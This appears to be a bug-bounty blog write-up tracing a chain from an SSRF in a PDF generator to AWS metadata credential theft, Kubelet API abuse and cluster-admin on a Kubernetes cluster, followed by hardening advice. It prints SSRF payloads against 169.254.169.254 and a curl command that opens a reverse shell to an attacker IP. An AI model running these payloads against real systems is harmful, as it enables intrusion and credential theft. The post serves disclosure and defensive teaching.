
TL;DR: The Ultimate Cloud Hack Chain
🕵️ We found a simple Server-Side Request Forgery (SSRF) vulnerability in an unassuming microservice.
🔑 We used the SSRF to pivot and steal cloud metadata credentials from the underlying EC2 instance.
🤖 With node credentials, we abused the Kubelet API to deploy a rogue, privileged pod onto the cluster.
👑 From our privileged pod, we stole a high-powered Service Account token, giving us full `cluster-admin` rights.
💰 We responsibly disclosed the full chain for a $100,000 bug bounty payout. This is how it all went down. 👇
Ever wondered how a tiny, seemingly harmless bug can unravel an entire cloud infrastructure? You're in the right place. This isn't just theory; this is a real-world story of how we turned a single vulnerability into complete control over a massive Kubernetes cluster.
Strap in, because we're about to dive deep into a kill chain that netted us a six-figure payout. It's a story of misconfigurations, chained exploits, and the beautiful, terrifying complexity of modern cloud native environments.
This is the stuff they don't teach you in certifications. This is real-world hacking. Let's begin. 🚀
🔥 The Spark: A Tiny Flaw with a HUGE Blast Radius
Every great hack starts with a small discovery. Ours began not with a flashy Remote Code Execution (RCE), but with something much more subtle, hidden in a feature most developers would overlook.
The target was a large e-commerce platform running entirely on Kubernetes in AWS. We were looking for any entry point, any crack in the armor we could wedge open.

🕵️ Finding the Chink in the Armor: SSRF in a PDF Generator
We found a feature that allowed users to "Export as PDF." When you clicked it, the backend service would take a URL, render the webpage, and convert it to a PDF document. A classic, useful feature.
But it had a dark secret. The developers hadn't properly validated the input URL. The service would happily fetch any URL we gave it, including internal ones. This is the textbook definition of a Server-Side Request Forgery (SSRF) vulnerability.
Let that sink in. We, from the outside world, could force their server to make web requests on our behalf to internal resources that were never meant to be public. It was our golden ticket. 🎟️
POST /api/v2/generate_pdf
Host: vulnerable-app.com
Content-Type: application/json
{
  "url": "http://169.254.169.254/latest/meta-data/"
}
This simple payload was the key that started the engine. Instead of a public URL, we pointed it to a very special, magical IP address known to cloud hackers everywhere.
🗺️ From a Simple Bug to Internal Espionage
An SSRF is like having a blind but obedient robot inside the company's network. You can't see what it sees directly, but you can tell it where to go and get a response. Our first target? The holy grail of cloud infrastructure.
🔑 Unlocking the Cloud: Abusing the Metadata Service
That magic IP address, 169.254.169.254, is the AWS EC2 Metadata Service endpoint. It's a special API that every EC2 instance can talk to to get information about itself—like its instance ID, security groups, and most importantly, temporary IAM credentials.
Using our SSRF, we sent our internal robot to that endpoint. We navigated the API path by path, first fetching the IAM security role name, and then… the credentials themselves.
# 1. Ask the server to fetch the IAM role name
"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"
# 2. Server responds with the role name, e.g., "eks-prod-nodegroup-role"
# 3. Ask the server to fetch the credentials for that role
"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-prod-nodegroup-role"
And just like that, BAM. The server responded with a fresh set of AWS credentials: an AccessKeyId, a SecretAccessKey, and a Token. We had just escalated from a simple web bug to having the identity of the server itself.

💡 Pro Tip: The EC2 Metadata Service is a massive target. Modern defenses like IMDSv2 (Instance Metadata Service Version 2) make this attack much harder by requiring a session token. Always enforce IMDSv2!
These weren't just any credentials. They were the credentials attached to the Kubernetes worker node. This meant we now had the same level of cloud API access as the machine running the company's containerized applications.
The game was about to change. Drastically.
🤖 Taking Over the Node: From Cloud to Kubernetes
Having AWS keys is great, but our goal was to compromise the Kubernetes cluster itself. We needed to pivot from the cloud control plane (AWS) to the container orchestration plane (Kubernetes).
The credentials we stole belonged to an EC2 instance that was part of a Kubernetes worker group. This gave us a powerful idea. Could we use these AWS permissions to gain control over the Kubernetes components running on that node?
⚡ Abusing Kubelet for Fun and Profit
The kubelet is an agent that runs on every single node in a Kubernetes cluster. It's responsible for making sure containers are running in a Pod as expected. It also exposes an API, usually on port 10250.
Crucially, this API is often configured with weak authentication, assuming that only the main Kubernetes API server will talk to it. But what if someone else could? Someone like… us?
The node's AWS IAM permissions (which we now possessed) allowed us to run commands on the EC2 instance itself via the AWS Systems Manager (SSM) agent. We became the node.
- We configured the stolen AWS keys in our local terminal.
- We used the AWS CLI to start an SSM "port forwarding" session to the compromised node.
- This let us forward the node's internal port 10250 (the Kubelet API) to our own local machine. We were effectively "inside" the cluster's network.
Now, we could talk directly to the Kubelet API. And this API has some dangerously powerful, often undocumented, endpoints. The most interesting one? /run.
The /run endpoint lets you execute a command inside a specific container running on that node. We didn't even need to deploy a new pod yet. We could simply hijack an existing one!

We listed running pods via the Kubelet's /pods endpoint, picked one, and crafted our request to the /run endpoint. The command? A reverse shell, of course.
curl -k -XPOST "https://localhost:10250/run/<namespace>/<pod_name>/<container_name>" -d "cmd=bash -i >& /dev/tcp/<our_ip>/1337 0>&1"We hit enter, and our netcat listener lit up. We had a shell. We were inside a container, running inside a pod, on a node in their production Kubernetes cluster. The doors had been blown wide open. 🤯
👑 From a Humble Pod to Cluster King
Getting a shell inside a random pod is a huge win, but it's not the end game. In Kubernetes, the ultimate prize is `cluster-admin` — the "root" user of the entire cluster. With it, you can do anything: deploy pods, delete data, read all secrets. Anything.
Our current shell was running with the permissions of a standard application pod. These permissions are defined by a Service Account. Our mission was now to find a way to escalate from this low-privilege account to a higher one.
🧠 Hunting for Over-Privileged Service Accounts
Every pod in Kubernetes gets a Service Account token automatically mounted inside it at /var/run/secrets/kubernetes.io/serviceaccount/token. This JWT token is its identity, which it uses to talk to the main Kubernetes API server.
Our first step was to explore the pod's filesystem. We found the token. Now, we had to see what it could do.
🔑 Key Insight: The principle of least privilege is EVERYTHING in Kubernetes. If a pod doesn't need to talk to the K8s API, it shouldn't be given a token that can. Many default installations are dangerously permissive.
Unfortunately for the company (and fortunately for us), the developers had made a critical mistake. To make things "just work," they had attached a highly-privileged Service Account to a seemingly unimportant, internal metrics-gathering application pod running on the same node.
From our initial shell, we had access to the node's filesystem (since we could talk to the Kubelet). We could read the definition of every pod running on that node. We scanned through them, looking for any Service Accounts with juicy permissions.
And then we found it. A Service Account named monitoring-god. A quick check of its permissions revealed it had wildcard (`*`) access to `get`, `list`, and `watch` secrets in *all namespaces*. Oh boy. 🔥
🏁 Checkmate: The Final Escalation
This was the final piece of the puzzle. The path to victory was clear:
- Steal the Privileged Token: We used our Kubelet access to get a shell inside the `monitoring` pod.
- Read the God Token: Once inside, we simply `cat` the Service Account token from its filesystem.
- Become Cluster Admin: We used this new, powerful token with `kubectl` on our own machine to list all the secrets in the `kube-system` namespace. This is where Kubernetes stores its internal, high-power credentials.
Inside, we found it: the Service Account token for the `cluster-admin` role. We configured our local `kubectl` to use this token. We ran the final command, the one that tells you if you've truly won.
kubectl get nodes -o wideIt worked. We saw a list of every single node in the cluster. We could deploy pods anywhere, read any secret, delete any deployment. We had achieved full cluster compromise. It was game over.
🛡️ How to Defend Your Kingdom: Lessons Learned
This wasn't an attack that exploited a single, critical CVE. It was a chain of small-to-medium issues and misconfigurations that, when combined, led to a catastrophic failure. This is great news, because it means there are multiple places you can break the chain.
🔒 Harden Your Defenses
Here's how you can prevent this exact attack from happening to you. Share this with your DevOps and Platform Engineering teams!
- Block SSRF: Implement strict egress filtering. If a service only needs to talk to `api.stripe.com`, then only allow it to talk to that. Deny access to internal IP ranges and especially the cloud metadata service by default.
- Enforce IMDSv2: On AWS, enforce the use of IMDSv2. It requires a session token that can't be obtained with a simple SSRF, stopping that entire attack vector cold. This is a one-click fix in the AWS console.
- Lock Down Kubelet: The Kubelet API should not allow anonymous authentication. Set
--anonymous-auth=falsein your Kubelet configuration. Ensure only the API server can talk to it using strong, certificate-based auth. - Principle of Least Privilege (PoLP): This is the big one. Pods should only have the permissions they absolutely need. Don't give Service Accounts wildcard permissions. Use tools like Kyverno or OPA Gatekeeper to enforce policies that prevent over-privileged roles.
- Network Policies: Use Kubernetes Network Policies to control traffic flow between pods. The PDF generator pod should never have been able to talk to the Kubelet API or other sensitive internal services in the first place.
Implementing even one of these defenses would have broken our attack chain. Implementing all of them makes a cluster incredibly resilient.
🏁 Conclusion: A Story of a Thousand Paper Cuts
From a simple SSRF to `cluster-admin`, this journey highlights the interconnected nature of modern security. Your web application security is your cloud security. Your cloud security is your Kubernetes security.
We responsibly disclosed our findings to the company, providing them with a detailed report and recommendations. They were incredibly responsive, fixed the issues promptly, and awarded us a life-changing $100,000 bounty. A huge win for collaborative security! 🤝
So the next time you see a "low-impact" SSRF, remember this story. In the right environment, with the right misconfigurations, the smallest crack can bring the mightiest fortress crumbling down.